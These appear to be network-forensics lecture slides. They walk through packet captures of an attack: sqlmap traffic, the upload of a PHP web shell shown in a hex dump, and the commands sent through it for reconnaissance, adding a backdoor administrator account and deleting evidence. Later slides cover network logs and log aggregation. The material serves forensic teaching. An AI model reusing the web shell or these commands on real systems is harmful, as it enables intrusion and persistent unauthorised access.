
▶ EXPORTED\_PDU

▼ **Hypertext Transfer Protocol**

- ▶ [Expert Info (Warn/Security): Unencrypted HTTP protocol detected over encrypted port, could indicate a man-in-the-middle attack]
- ▶ POST /app/login.php HTTP/1.1\r\n
- ▶ Content-Length: 30\r\n
- ▶ Accept-Language: en-us,en;q=0.5\r\n
- ▶ Accept-Encoding: gzip,deflate\r\n
- ▶ Host: 203.0.113.101\r\n
- ▶ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8\r\n
- ▶ User-Agent: sqlmap/1.0-dev (http://sqlmap.org)\r\n



# PHP Shell Upload



No.	Time	Source	Destination	Protocol	Length	Info
18	1...	192.168.55.102	203.0.113.101	HTTP	1636	POST /tmpuimz.php HTTP/1.1 (application/octet-stream)
20	1...	192.168.55.102	203.0.113.101	HTTP	454	GET /tmpbkxcn.php?cmd=echo%20command%20execution%20test HTTP/1.1
22	1...	192.168.55.102	203.0.113.101	HTTP	448	GET /tmpbkxcn.php?cmd=unzip%20nmap-6.40-win32.zip HTTP/1.1
28	1...	192.168.55.102	203.0.113.101	HTTP	428	GET /tmpbkxcn.php?cmd=113.bat HTTP/1.1
30	1...	192.168.55.102	203.0.113.101	HTTP	431	GET /tmpbkxcn.php?cmd=net%20view HTTP/1.1
32	2...	192.168.55.102	203.0.113.101	HTTP	436	GET /tmpbkxcn.php?cmd=tasklist%20%2Fv HTTP/1.1

▶ Frame 18: 1636 bytes on wire (13088 bits), 1636 bytes captured (13088 bits) on interface 0

▶ EXPORTED\_PDU

▶ Hypertext Transfer Protocol

▶ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "192.168.55.102.1.9156.1386109840.678.1"

```
0260 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 74 le"; filename="t
0270 6d 70 62 6b 78 63 6e 2e 70 68 70 22 0d 0a 43 6f mpbkxcn. php"..Co
0280 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c ntent-Type: appl
0290 69 63 61 74 69 6f 6e 2f 6f 63 74 65 74 2d 73 74 ication/ octet-st
02a0 72 65 61 6d 0d 0a 0d 0a 3c 3f 70 68 70 20 24 63 ream.... <?php $c
02b0 3d 24 5f 52 45 51 55 45 53 54 5b 22 63 6d 64 22 =$_REQUEST["cmd"
02c0 5d 3b 40 73 65 74 5f 74 69 6d 65 5f 6c 69 6d 69 ];@set_time_limi
02d0 74 28 30 29 3b 40 69 67 6e 6f 72 65 5f 75 73 65 t(0);@ignore_use
```


- From second PCAP file

# Commands

```
GET /tmpbkxcn.php?cmd=echo%20command%20execution%20test HTTP/1.1
GET /tmpbkxcn.php?cmd=unzip%20nmap-6.40-win32.zip HTTP/1.1
GET /tmpbkxcn.php?cmd=113.bat HTTP/1.1
GET /tmpbkxcn.php?cmd=net%20view HTTP/1.1
GET /tmpbkxcn.php?cmd=tasklist%20%2Fv HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-anb HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-anb%20%3E%20net.txt HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-an HTTP/1.1
GET /tmpbkxcn.php?cmd=net%20user%20backup%20secret%20%2Fadd HTTP/1.1
GET /tmpbkxcn.php?cmd=net%20localgroup%20Administrators%20backup%20%2Fadd HTTP/1.1
GET /tmpbkxcn.php?cmd=tree%20c%3A%5C HTTP/1.1
GET /tmpbkxcn.php?cmd=dir%20%2Fs%20c%3A%5C HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20u.php HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20unzip.exe HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20nmap-6.40-win32.zip HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20113.bat HTTP/1.1
GET /tmpbkxcn.php?cmd=dir HTTP/1.1
HTTP/1.1 200 OK (text/html)
GET /tmpbkxcn.php?cmd=del%20net.txt HTTP/1.1
GET /tmpbkxcn.php?cmd=echo%20y%20%7C%20rmdir%20%2Fs%20nmap-6.40 HTTP/1.1
GET /tmpbkxcn.php?cmd=dir HTTP/1.1
HTTP/1.1 200 OK (text/html)
GET /tmpbkxcn.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cwamp%5Cbin%5Capache%5CApache2.4.4%5Chtdocs%5Ctmpuimz.p...
GET /tmpbkxcn.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cwamp%5Cbin%5Capache%5CApache2.4.4%5Chtdocs%5Ctmpbkxcn.p...
```

# NetWitness Investigator

- **Sorts traffic by protocol**
- **32-bit version seems to be gone**



Collect Logs Generated  
from Network Events



# Examples

- Routers, firewalls, servers, IDS sensors, and other network devices may maintain logs that record network-based events.
- DHCP servers log network access when a system requests an address.
- Firewalls allow administrators an extensive amount of granularity when creating audit logs.
- IDS sensors may catch a portion of an attack due to a signature recognition or anomaly detection filter.
- Host-based sensors may detect the alteration of a system library or the addition of a file in a sensitive location.
- System log files from the primary domain controller several zones away may show a failed authentication during a logon attempt.



# Network-Based Logs

- **Server-based logs are files on the individual systems**
  - **May be altered or deleted by the attacker**
- **Network-based logs may be more reliable**
  - **Especially if network devices are physically and electronically secured**

# Log Aggregation

- **Log aggregation is difficult because:**
  - **Logs are in different formats**
  - **Originate from different operating systems**
  - **May require special software to access and read**
  - **May have inaccurate timestamps**

